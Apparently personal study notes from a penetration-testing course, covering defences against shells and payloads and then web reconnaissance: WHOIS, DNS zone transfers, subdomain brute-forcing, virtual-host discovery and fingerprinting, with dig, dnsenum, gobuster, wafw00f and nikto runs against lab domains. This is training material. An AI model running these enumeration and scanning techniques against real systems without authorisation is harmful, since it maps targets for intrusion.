Much like identifying and then using various shells & payloads, detection & prevention requires a detailed understanding of the systems and overall network environment you are trying to protect. It’s always essential to have good documentation practices so individuals responsible for keeping the environment secure can have consistent visibility of the devices, data, and traffic flow in the environment they administer. Developing & maintaining visual network topology diagrams can help visualize network traffic flow. Newer tools like netbrain may be good to research as they combine visual diagramming that can be achieved with tools like Draw.io, documentation and remote management. Interactive visual network topologies allow you to interact with the routers, network firewalls, IDS/IPS appliances, switches, and hosts. Tools like this are becoming more common to use as it can be challenging to keep the visibility of the network updated, especially in larger environments that are constantly growing.
Keep in mind that if a payload is successfully executed, it will need to communicate over the network, so this is why network visibility is essential within the context of shells & payloads. Having a network security appliance capable of deep packet inspection can often act as an AV for the network. Some payloads could get detected & blocked at the network level if successfully executed on the hosts. This is especially easy to detect if traffic is not encrypted. When you use nc the traffic passing between the source and destination is not encrypted. Someone could capture that traffic and see every command you sent between your attack box and the target.
Protecting End Devices
End devices are the devices that connect at the end of a network. This means they are either the source or destination of data transmission. Some examples of end devices would be:
- Workstations
- Servers
- Printers
- Network Attached Storage
- Cameras
- Smart TVs
- Smart Speakers
You should prioritize the protection of these kinds of devices, especially those that run an OS with a CLI that can be remotely accessed. The same interface that makes it easy to administer and automate tasks on a device can make it a good target for attackers. As simple as this seems, having AV installed & enabled is a great start. The most common successful attack vector besides misconfiguration is the human element. All it takes for a user to click a link or open a file, and they can be compromised. Having monitoring and alerting on your end devices can help detect and potentially prevent issues before they happen.
On Windows systems, Windows Defender is present at install and should be left enabled. Also, ensuring the Defender Firewall is left enabled with all profiles left on. Only make exceptions for approved applications based on a change management process. Establish a patch management strategy to ensure that all hosts are receiving updates shortly after Microsoft releases them. All of this applies to servers hosting shared resources and websites as well. Though it can slow performance, AV on a server can prevent the execution of a payload and the establishment of a shell session with a malicious attacker’s system.
Potential Mitigations
- Application Sandboxing
- Least Privilege Permission Policies
- Host Segmentation & Hardening
- Physical and Application Layer Firewalls
Web Reconnaissance
… is the foundation of a thorough security assessment and involves systematically and meticulously collecting information about a target website or web application.
Some primary goals:
- Identifying Assets
- Discovering Hidden Information
- Analysing the Attack Surface
- Gathering Intelligence
In active recon, the attacker directly interacts with the target system to gather information:
| Technique | Example | Description | Tools | Risk of Detection |
|---|---|---|---|---|
| Port Scanning | using Nmap to scan a web server for open ports | identifying open ports and services running on the target | Nmap, Masscan, Unicornscan | HIGH: Direct interaction with the target can trigger IDS and firewalls |
| Vulnerability Scanning | tunning Nessus against a web application to check for SQLi flaws or XSS vulns | probing the target for known vulns, such as outdated software or misconfigurations | Nessus, OpenVAS, Nikto | HIGH: Vulnerability scanners send exploit payloads that security solutions can detect |
| Network Mapping | using traceroute to determine the path packets take to reach the target server, revealing potential network hops and infrastructure | mapping the target’s network topology, including connected devices and their relationships | Traceroute, Nmap | MEDIUM to HIGH: Excessive or unusual network traffic can raise suspicion |
| Banner Grabbing | connecting to a web server on port 80 and examining the HTTP banner to identify the web server software and version | retrieving information from banners displayed by services running on the target | Netcat, curl | LOW: Banner grabbing typically involves minimal interaction that can still be logged |
| OS Fingerprinting | using Nmap’s OS detection capabilities (-O) to determine if the target is running Windows, Linux, or another OS | identifying the OS running on the target | Nmap, Xprobe2 | LOW: OS fingerprinting is usually passive, but some advanced techniques can be detected |
| Service Enumeration | using Nmap’s service version detection (-sV) to determine if a web server is running Apache 2.4.50 or Nginx 1.18.0 | determining the specific versions of services running on open ports | Nmap | LOW: Similar to banner grabbing, service enumeration can be logged but is less likely to trigger alerts |
| Web Spidering | running a web crawler like Burp Spider or OWASP ZAP Spider to map out the structure of a website and discover hidden resources | crawling the target website to identify web pages, directories, and files | Burp Suite Spider, OWASP ZAP Spider, Scrapy | LOW to MEDIUM: Can be detected if the crawler’s behaviour is not carefully configured to mimic legitimate traffic |
In passive recon information about the target is gathered without directly interacting with it.
| Technique | Example | Description | Tools | Risk of Detection |
|---|---|---|---|---|
| Search Engine Queries | searching Google for “[Target Name] Employees” to find employee information or social media profiles | utilising search engines to uncover information about the target, including websites, social media, profiles, social media profiles, and news article | Google, DuckDuckGo, Bing, Shodan, … | VERY LOW: Search engine queries are normal internet activity and unlikely to trigger alerts |
| WHOIS Lookup | performing a WHOIS lookup on a target domain to find the registrant’s name, contact information, and name servers | querying WHOIS databases to retrieve domain registration details | whois command-line tool, online WHOIS lookup services | VERY LOW: WHOIS queries are legitimate and do not raise suspicion |
| DNS | using dig to enumerate subdomains of a target domain | analysing DNS records to identify subdomains, mail servers, and other infrastructure | dig, nslookup, host, dnsenum, fierce, dnsrecon | VERY LOW: DNS queries are essential for internet browsing and are not typically flaggedd as suspicious |
| Web Archive Analysis | using the wayback machine to view past versions of a target website to see how it has changed over time | examining historical snapshots of the target’s website to identify vulnerabilities, or hidden information | Wayback Machine | VERY LOW: Accessing archived versions of a website is a normal activity |
| Social Media Analysis | searching LinkedIn for employees of a target organisation to learn about their roles, responsibilities, and potential social engineering targets | gathering information from social media platforms like LinkedIn, Twitter, and Facebook | LinkedIn, Twitter, Facebook, specialised OSINT Tools | VERY LOW: Accessing public social media profiles is not considered intrusive |
| Code Repos | searching GitHub for code snippets or repos related to the target that might contain sensitive information or code vulnerabilities | analysing publicly accessible code repos like GitHub for exposed credentials or vulns | GitHub, GitLab | VERY LOW: Code repos are meant for public access, and searching them is not suspicious |
WHOIS
… is a widely used query and response protocol designed to access databases that store information about registered internet resources.
info
A forward search means querying WHOIS with a domain name to discover who owns it.
Reverse WHOIS queries are especially useful when you begin with an IP address but want to learn more about the entity behind it.
Forward example:
d41y@htb[/htb]$ whois inlanefreight.com
[...]
Domain Name: inlanefreight.com
Registry Domain ID: 2420436757_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon
Registrar URL: https://registrar.amazon.com
Updated Date: 2023-07-03T01:11:15Z
Creation Date: 2019-08-05T22:43:09Z
[...]
A WHOIS record typically contains:
- Domain Name: domain name itself
- Registrar: company where the domain was registered
- Registrant Contact: person or organization that registered the domain
- Administrative Contact: person responsible for managing the domain
- Technical Contact: person handling technical issues related to the domain
- Creation and Expiration Dates: when the domain was registered and when it’s set to expire
- Name Servers: servers that translate the domain name into an IP address
- Registrant: who legally owns the domain
Facebook Example:
d41y@htb[/htb]$ whois facebook.com
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: http://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:12Z
Creation Date: 1997-03-29T05:00:00Z
Registry Expiry Date: 2033-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1-650-308-7004
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
Name Server: D.NS.FACEBOOK.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-06-01T11:24:10Z <<<
[...]
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Meta Platforms, Inc.
[...]
Reverse example:
kali@kali:~$ whois 38.100.193.70 -h 192.168.50.251 # The host (-h) flag specifies the host running the WHOIS service
...
NetRange: 38.0.0.0 - 38.255.255.255
CIDR: 38.0.0.0/8
NetName: COGENT-A
...
OrgName: PSINet, Inc.
OrgId: PSI
Address: 2450 N Street NW
City: Washington
StateProv: DC
PostalCode: 20037
Country: US
RegDate:
Updated: 2015-06-04
...
The reverse WHOIS lookup reveals that this IP address falls within the 38.0.0.0/8 CIDR block and is registered to PSINET, Inc., the ISP hosting that address.
Domain Name System (DNS)
… acts as the internet’s GPS, guiding your online journey from memorable landmarks (domain names) to precise numerical coordinates (IP addresses).
DNS Workflow
flowchart LR
A[Checks Cache]
B[IP Found]
C[Sends DNS Query to Resolver]
D[Checks Cache]
E[Recursive Lookup]
F[Root Name Server]
G[TLD Name Server]
H[Authoritative Name Server]
I[Returns IP to Computer]
J[Connects to Website]
subgraph my_computer[My Computer]
style my_computer fill:#f0f8ff, stroke:#000000, stroke-width:2px, color:black
A --> B
B --> |Yes| J
B --> |No| C
C --> D
end
subgraph dns_resolver[DNS Resolver]
style dns_resolver fill:#fffacd, stroke:#000000, stroke-width:2px, color:black
D --> |No| E
D --> |Yes| I
end
E --> F
F --> G
G --> H
H --> I
I --> J
- Computer asks for directories
- DNS Resolver checks its map
- Root name server points the way
- TLD name server narrows it down
- Authoritative name server delivers the address
- DNS Resolver returns the Information
- Computer connects
Hosts-File
… is a simple text file used to map hostnames to IP addresses, providing a manual method of domain name resolution that bypasses the DNS process. While DNS automates the translation of domain IP addresses, the hosts-file allows for direct, local ovverrides. This can be particularly useful for development, troubleshooting, or blocking websites. It is located in:
| Linux | /etc/hosts |
| Windows | C:\Windows\System32\drivers\etc\hosts |
… and can look like this example:
127.0.0.1 localhost
192.168.1.10 devserver.local
Key DNS Concepts
Key concepts:
| DNS concept | example | description |
|---|---|---|
| Domain Name | www.example.com | a human-readable label for a website or other internet resource |
| IP Address | 192.0.2.1 | a unique numerical identifier assigned to each device connected to the internet |
| DNS Resolver | your ISP’s DNS server or public resolver like Google DNS | a server that translates domain names into IP addresses |
| Root Name Server | there are 13 root servers worldwide, named A-M: a.root-server.net | the top-level servers in the DNS hierarchy |
| TLD Name Server | Verisign for .com, PIR for .org | servers responsible for specific top-level domains |
| Authoritative Name Server | often managed by hosting providers or domain registrars | the server that holds the actual IP address for a domain |
| DNS Record Types | A, AAAA, CNAME, MX, NS, TXT, … | different types of information stored in DNS |
DNS Record Types:
| Record Type | Full Name | Zone File Example | Description |
|---|---|---|---|
| A | Address Record | www.example.com IN A 192.0.2.1 | maps a hostname to its IPv4 address |
| AAAA | IPv6 Address Record | www.example.com in AAAA 2001:db8:85a3::8a2e:370:7334 | maps a hostname to its IPv6 address |
| CNAME | Canonical Name Record | blog.exmaple.com IN CNAME webserver.example.net | creates an alias for a hostname, pointing it to another hostname |
| MX | Mail Exchange Record | example.com IN MX 10 mail.example.com | sepcifies the mail server(s) responsible for handling email for the domain |
| NS | Name Server Record | example.com IN NS ns1.example.com | delegates a DNS zone to a specific authoritative name server |
| TXT | Text Record | example.com IN TXT "v=spf1 mx -all" | stores arbitrary text information, often used for domain verification or security policies |
| SOA | Start of Authority Record | example.com. IN SOA ns1.example.com. admin.example.com. 2023060301 10800 3600 604800 86400 | specifies administrative information about a DNS zone, including the primary name server, responsible person’s email, and other parameters |
| SRV | Service Record | _sip._udp.example.com. IN SRV 10 5060 sipserver.example.com. | defines the hostname and port number for specific services |
| PTR | Pointer Record | 1.2.0.192.in-addr.arpa. IN PTR example.com | used for reverse DNS lookups, mapping an IP address to a hostname |
DNS Tools
| Tool | Key Features | Use Cases |
|---|---|---|
| dig | versatile DNS lookup tool that supports various query types and detailed output | manual DNS queries, zone transfer, troubleshooting DNS issues, and in-depth analysis of DNS records |
| nslookup | simpler DNS lookup tool, primarily for A, AAAA, and MX records | basic DNS queries, quick checks of domain resolution and mail server records |
| host | streamlined DNS lookup tool with concise output | quick checks of A, AAAA, and MX records |
| dnsenum | automated DNS enumeration tool, dictionary attacks, bruteforcing, zone transfers | discovering subdomains and gathering DNS information efficiently |
| fierce | DNS recon and subdomain enumeration tool with recursive search and wildcard detection | user-friendly interface for DNS recon, identifying subdomains and potential targets |
| dnsrecon | combines multiple DNS recon techniques and supports various output formats | comprehensive DNS enumeration, identifying subdomains, and gathering DNS records for further analysis |
| theHarvester | OSINT tool that gathers information from various sources, including DNS records | collecting email addresses, employee information, and other data associated with a domain from multiple sources |
DNS Zones
In the DNS, a zone is a distinct part of the domain namespace that a specific entity or administrator manages. For example, example.com and all its subdomains would typically belong to the same DNS zone.
Primary DNS Server
The primary DNS server is the server of the zone file, which contains all authoritative information for a domain and is responsible for administering this zone. The DNS records of a zone can only be edited on the primary DNS server, which then updates the secondary DNS servers.
Secondary DNS Server
Secondary DNS servers contai read-only copies of the zone file from the primary DNS server. These servers compare their data with the primary DNS server at regular intervals and thus serve as a backup server. It is useful because a primary name server’s failure means that connections without name resolution are no longer possible. To establish connections anyway, the user would have to know the IP addresses of the contacted servers.
DNS Zone File
The zone file, a text file residing on a DNS Server, defines the resource records within this zone, providing crucial information for translating domain names into IP addresses.
Example:
$TTL 3600 ; Default Time-To-Live (1 hour)
@ IN SOA ns1.example.com. admin.example.com. (
2024060401 ; Serial number (YYYYMMDDNN)
3600 ; Refresh interval
900 ; Retry interval
604800 ; Expire time
86400 ) ; Minimum TTL
@ IN NS ns1.example.com.
@ IN NS ns2.example.com.
@ IN MX 10 mail.example.com.
www IN A 192.0.2.1
mail IN A 198.51.100.1
ftp IN CNAME www.example.com.
This file defines the authoritative name server (NS records), mail server (MX record), and IP addresses (A records) for various hosts within the example.com domain.
Also, you distinguish between Primary Zone (master zone) and Secondary Zone (slave zone). The secondary zone on the secondary DNS server serves as a substitute for the primary zone on the primary DNS server if the primary DNS server should become unreachable. The creation and transfer of the primary Zone copy from the primary DNS server to the secondary DNS server is called a “zone transfer”.
The update of the zone files can only be done on the primary DNS server, which then updates the secondary DNS server. Each zone file can have only one primary DNS server and an unlimited number of secondary DNS servers.
DNS Zone Transfer

- Zone Transfer Request (AXFR)
- SOA Record Transfer
- DNS Records Transmission
- Zone Transfer Complete
- Acknowledgement (ACK)
In the early days of the internet, allowing any client to request a zone tranfer from a DNS server was common practice. This open approach simplified administration but opened a gaping security hole. It meant that anyone, including malicious actors, could ask a DNS server for a complete copy of its zone file, which contains a wealth of sensitive information.
Awareness of this vulnerability has grown, and most DNS server administrators have mitigated the risk. Modern DNS servers are typically configured to allow zone transfers only to trusted secondary severs, ensuring that sensitive zone data remains confidential.
Dig example:
d41y@htb[/htb]$ dig axfr @nsztm1.digi.ninja zonetransfer.me
; <<>> DiG 9.18.12-1~bpo11+1-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me. 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me. 300 IN HINFO "Casio fx-700G" "Windows XP"
zonetransfer.me. 301 IN TXT "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
...
zonetransfer.me. 7200 IN A 5.196.105.14
zonetransfer.me. 7200 IN NS nsztm1.digi.ninja.
zonetransfer.me. 7200 IN NS nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN TXT "6Oa05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN SRV 0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN AFSDB 1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200 IN A 127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN AFSDB 1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A 202.14.81.230
...
;; Query time: 10 msec
;; SERVER: 81.4.108.41#53(nsztm1.digi.ninja) (TCP)
;; WHEN: Mon May 27 18:31:35 BST 2024
;; XFR size: 50 records (messages 1, bytes 2085)
DNS Security
Many companies have already recognized DNS’s vuln and try to close this gap with dedicated DNS servers, regular scans, and vulnerability assessment software. However, beyond that fact, more and more companies recognize the value of the DNS as an active line of defense, embedded in an in-depth and comprehensive security concept.
This makes sense because the DNS is part of every network connection. The DNS is uniquely positioned in the network to act as a central control point to decide whether a benign or malicious request is received.
DNS threat intelligence can be integrated with other open-source and other threat intelligence feeds. Analytics systems such as EDR and SIEM can provide a holistic and situation-based picture of the security situation. DNS Security Services support the coordination of incident response by sharing IOCs and IOAs with other security technologies such as firewalls, network proxies, endpoint security, Network Access Control and vulnerability scanners, providing them with information.
DNSSEC
Another feed used for the security of DNS servers is Domain Name System Security Extensions (DNSSEC), designed to ensure the authenticity and integrity of data transmitted through the DNS by securing resource records with digital certificates. DNSSEC ensures that the DNS data has not been manipulated and does not originate from any other source. Private keys are used to sign the resource records digitally. Resource records can be signed several times with different private keys, for example, to replace keys that expire in time.
Private Keys
The DNS server that manages a zone to be secured signs its sent resource records using its only known private key. Each zone has its zone keys, each consisting of a private and a public key. DNSSEC specifies a new resource record type with the RRSIG. It contains the signature of the respective DNS record, and these used keys have a specific validity period and are provided with a start and end date.
Public Key
The public key can be used to verify the signature of the recipients of the data. For the DNSSEC security mechanisms, it must be supported by the provider of the DNS information and the requesting client system. The requesting clients verify the signatures using the generally known public key of the DNS zone. If check is successful, manipulating the response is impossible, and the information comes from the requested source.
Subdomains
Beneath the surface of a primary domain lies a potential network of subdomains. For instance, a company might use example.com as the primary domain, but also blog.example.com for its blog, shop.example.com for its shop, or mail.example.com for its email services.
Active Subdomain Enumeration
… involves directly interacting with the target domain’s DNS servers to uncover subdomains. One method is attempting a DNS zone transfer, where a misconfigured server might inadvertently leak a complete list of subdomains. However, due to tightened security measures, this is rarely successful.
A more common active technique is brute-force enumeration, which involves systematically testing a list potential subdomain names against a target domain. Tools like dnsenum, ffuf, and gobuster can automate this process, using wordlists of common subdomain names or custom-generated lists based on specific patterns.
Passive Subdomain Enumeration
… relies on external sources of information to discover subdomains without directly querying the target’s DNS servers. One valuable resource is Certificate Transparency (CT) logs, public repos of SSL/TLS certificates. These certificates often include a list of associated subdomains in their Subject Alternative Name (SAN) field, providing a treasure trove of potential targets.
Another approach involves utilising search engines like Google or DuckDuckGo. By employing specialised search operators, you can filter results to show only subdomains related to the target domain.
Subdomain Bruteforcing
… is a powerful active subdomain discovery technique that leverages pre-defined lists of potential subdomain names. The process breaks down into four steps:
- Wordlist Selection
- General-Purpose
- Targeted
- Custom
- Iteration and Querying
- DNS Lookup
- Filtering and Validation
Some tools to bruteforce subdomains are:
- dnsenum
- fierce
- dnsrecon
- amass
- assetfinder
- puredns
Dnsenum example:
d41y@htb[/htb]$ dnsenum --enum inlanefreight.com -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
dnsenum VERSION:1.2.6
----- inlanefreight.com -----
Host's addresses:
__________________
inlanefreight.com. 300 IN A 134.209.24.248
[...]
Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:
_______________________________________________________________________________________
www.inlanefreight.com. 300 IN A 134.209.24.248
support.inlanefreight.com. 300 IN A 134.209.24.248
[...]
done.
Virtual Hosts
At the core of virtual hosting is the ability of web servers to distinguish between multiple websites or applications sharing the same IP address. This is achieved by leveraging HTTP Host header, a piece of information included in every HTTP request sent by a web browser.
Key difference to subdomains:
- Subdomains
- are extensions of a main domain name
- typically have their own DNS records, pointing to either the same IP address as the main or a different one
- can be used to organise different sections or services of a website
- Virtual Hosts
- are configurations within a web server that allow multiple websites or apps to be hosted on a single server
- can be associated with top-level domains or subdomains
- can have its own separate configuration, enabling precise control over how requests are handled
VHosts can also be configured to use different domains, not just subdomains:
# Example of name-based virtual host configuration in Apache
<VirtualHost *:80>
ServerName www.example1.com
DocumentRoot /var/www/example1
</VirtualHost>
<VirtualHost *:80>
ServerName www.example2.org
DocumentRoot /var/www/example2
</VirtualHost>
<VirtualHost *:80>
ServerName www.another-example.net
DocumentRoot /var/www/another-example
</VirtualHost>
Server VHost Lookup

- Browser Requests a Website
- Host Header Reveals the Domain
- Web Server Determines the Virtual Host
- Serving the Right Content
Types of Virtual Hosting
- Name-Based Virtual Hosting
- relies solely on the HTTP Host header
- most common and flexible method
- requires the web server to support name-based virtual hosting
- can have limitations with certain protocols like SSL/TLS
- IP-Based Virtual Hosting
- assigns a unique IP address to each website hosted on the server
- server determines which website to serve based on the IP addrss to which the request was sent
- doesn’t rely on the Host header
- can be used with any protocol
- offers better isolation between websites
- Port-Based Virtual Hosting
- different websites are associated with different ports on the same IP address
- not as common or user-friendly as name-based virtual hosting
- might require users to specify the port number in the URL
Virtual Host Discovery Tools
- gobuster
- Feroxbuster
- ffuf
Gobuster example:
d41y@htb[/htb]$ gobuster vhost -u http://inlanefreight.htb:81 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://inlanefreight.htb:81
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: forum.inlanefreight.htb:81 Status: 200 [Size: 100]
[...]
Progress: 114441 / 114442 (100.00%)
===============================================================
Finished
===============================================================
Fingerprinting
… focuses on extracting technical details about the technologies powering a website or web application. The digital signatures of web servers, operating systems, and software components can reveal critical information about a target’s infrastructure and potential security weaknesses.
Fingerprinting serves as a cornerstone of a web recon for several reasons:
- Targeted Attacks
- Identifying Misconfigurations
- Prioritising Targets
- Building a Comprehensive Profile
Techniques
- Banner Grabbing
- involves analysing the banners presented by web servers and other services
- often reveal the server software, version numbers, and other details
- Analysing HTTP headers
- contain a wealth of information
- typically discloses the web server software, while the
X-Powered-Byheader might reveal additional technologies like scripting languages or frameworks
- Probing for Specific Responses
- can elicit unique responses that reveal specific technologies or versions
- Analysing Page Content
- can often provide clues about the underlying technologies
Tools
| Tool | Description | Features |
|---|---|---|
| Wappalyzer | browser extension and online service for website technology profiling | identifies a wide range of web technologies, including CMSs, frameworks, analytics tools, and more |
| BuiltWith | web technology profiler that provides detailed reports on a website’s technology stack | offers both free and paid plans with varying levels of detail |
| WhatWeb | command-line tool for website fingerprinting | uses a vast database if signatures to identify various web technologies |
| Nmap | versatile network scanner that can be used for various recon tasks, including service and OS fingerprinting | can be used with scripts (NSE) to perform more specialised fingerprinting |
| Netcraft | offers a range of web security services, including website fingerprinting and security reporting | provides detailed, reports on a website’s technology, hosting provider, and security posture |
| wafw00f | command-line tool specifically designed for identifying Web Application Firewalls (WAFs) | helps determine if a WAF is present and, if so, its type and configuration |
Banner Grabbing example:
d41y@htb[/htb]$ curl -I inlanefreight.com # could have just used '-L'
HTTP/1.1 301 Moved Permanently
Date: Fri, 31 May 2024 12:07:44 GMT
Server: Apache/2.4.41 (Ubuntu)
Location: https://inlanefreight.com/
Content-Type: text/html; charset=iso-8859-1
d41y@htb[/htb]$ curl -I https://inlanefreight.com
HTTP/1.1 301 Moved Permanently
Date: Fri, 31 May 2024 12:12:12 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Redirect-By: WordPress
Location: https://www.inlanefreight.com/
Content-Type: text/html; charset=UTF-8
d41y@htb[/htb]$ curl -I https://www.inlanefreight.com
HTTP/1.1 200 OK
Date: Fri, 31 May 2024 12:12:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Link: <https://www.inlanefreight.com/index.php/wp-json/>; rel="https://api.w.org/"
Link: <https://www.inlanefreight.com/index.php/wp-json/wp/v2/pages/7>; rel="alternate"; type="application/json"
Link: <https://www.inlanefreight.com/>; rel=shortlink
Content-Type: text/html; charset=UTF-8
WAF example:
d41y@htb[/htb]$ wafw00f inlanefreight.com
______
/ \
( W00f! )
\ ____/
,, __ 404 Hack Not Found
|`-.__ / / __ __
/" _/ /_/ \ \ / /
*===* / \ \_/ / 405 Not Allowed
/ )__// \ /
/| / /---` 403 Forbidden
\\/` \ | / _ \
`\ /_\\_ 502 Bad Gateway / / \ \ 500 Internal Error
`_____``-` /_/ \_\
~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://inlanefreight.com
[+] The site https://inlanefreight.com is behind Wordfence (Defiant) WAF.
[~] Number of requests: 2
Nikto example:
d41y@htb[/htb]$ nikto -h inlanefreight.com -Tuning b
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 134.209.24.248, 2a03:b0c0:1:e0::32c:b001
+ Target IP: 134.209.24.248
+ Target Hostname: www.inlanefreight.com
+ Target Port: 443
---------------------------------------------------------------------------
+ SSL Info: Subject: /CN=inlanefreight.com
Altnames: inlanefreight.com, www.inlanefreight.com
Ciphers: TLS_AES_256_GCM_SHA384
Issuer: /C=US/O=Let's Encrypt/CN=R3
+ Start Time: 2024-05-31 13:35:54 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: Link header found with value: ARRAY(0x558e78790248). See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Link
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: The Content-Encoding header is set to "deflate" which may mean that the server is vulnerable to the BREACH attack. See: http://breachattack.com/
+ Apache/2.4.41 appears to be outdated (current is at least 2.4.59). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
